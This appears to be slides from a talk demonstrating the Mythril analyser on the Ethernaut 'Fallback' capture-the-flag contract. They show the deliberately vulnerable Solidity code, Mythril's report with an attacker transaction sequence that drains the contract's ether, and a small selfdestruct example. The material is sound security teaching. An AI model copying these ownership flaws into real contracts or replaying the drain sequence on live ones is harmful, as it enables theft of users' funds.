
- Level 1 of the Ethernaut Challenge
- To practice smart contract hacking check out these awesome pages:

  https://ethernaut.openzeppelin.com
  https://capturetheether.com
  https://blockchain-ctf.securityinnovation.com/



```
pragma solidity ^0.5.0;

import 'Ownable.sol';
import 'SafeMath.sol';

contract Fallback is Ownable {

  using SafeMath for uint256;
  mapping(address => uint) public contributions;

  constructor() public {
    contributions[msg.sender] = 1000 * (1 ether);
  }

  function contribute() public payable {
    require(msg.value < 0.001 ether);
    contributions[msg.sender] = contributions[msg.sender].add(msg.value);
    if(contributions[msg.sender] > contributions[_owner]) {
      _owner = msg.sender;
    }
  }

  function getContribution() public view returns (uint) {
    return contributions[msg.sender];
  }

  function withdraw() public onlyOwner {
    _owner.transfer(address(this).balance);
  }

  function() payable external {
    require(msg.value > 0 && contributions[msg.sender] > 0);
    _owner = msg.sender;
  }
}
```


Demo 2




Ethernaut — -bash — 135×31

```
(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ myth a fallback.sol -t3
==== Unprotected Ether Withdrawal ====
SWC ID: 105
Severity: High
Contract: Fallback
Function name: withdraw()
PC address: 1016
Estimated Gas Usage: 1550 - 2491
Anyone can withdraw ETH from the contract account.
Arbitrary senders other than the contract creator can withdraw ETH from the contract account without previously having sent an equivale
nt amount of ETH to it. This is likely to be a vulnerability.
--------------------
In file: fallback.sol:28

_owner.transfer(address(this).balance)

--------------------
Transaction Sequence:

Caller: [CREATOR], data: [CONTRACT CREATION], value: 0x0
Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1
Caller: [ATTACKER], function: unknown, txdata: 0x, value: 0x1
Caller: [ATTACKER], function: withdraw(), txdata: 0x3ccfd60b, value: 0x0


(mythril) Bernhards-MBP:Ethernaut bernhardmueller$ 
```

Over-approximation vs. concrete state variables




```
pragma solidity ^0.5.0;

contract Indestructible {
    bool killable;

    modifier is_killable {
        require(killable);
        _;
    }

    function kill() public is_killable {
        selfdestruct(msg.sender);
    }
}
```

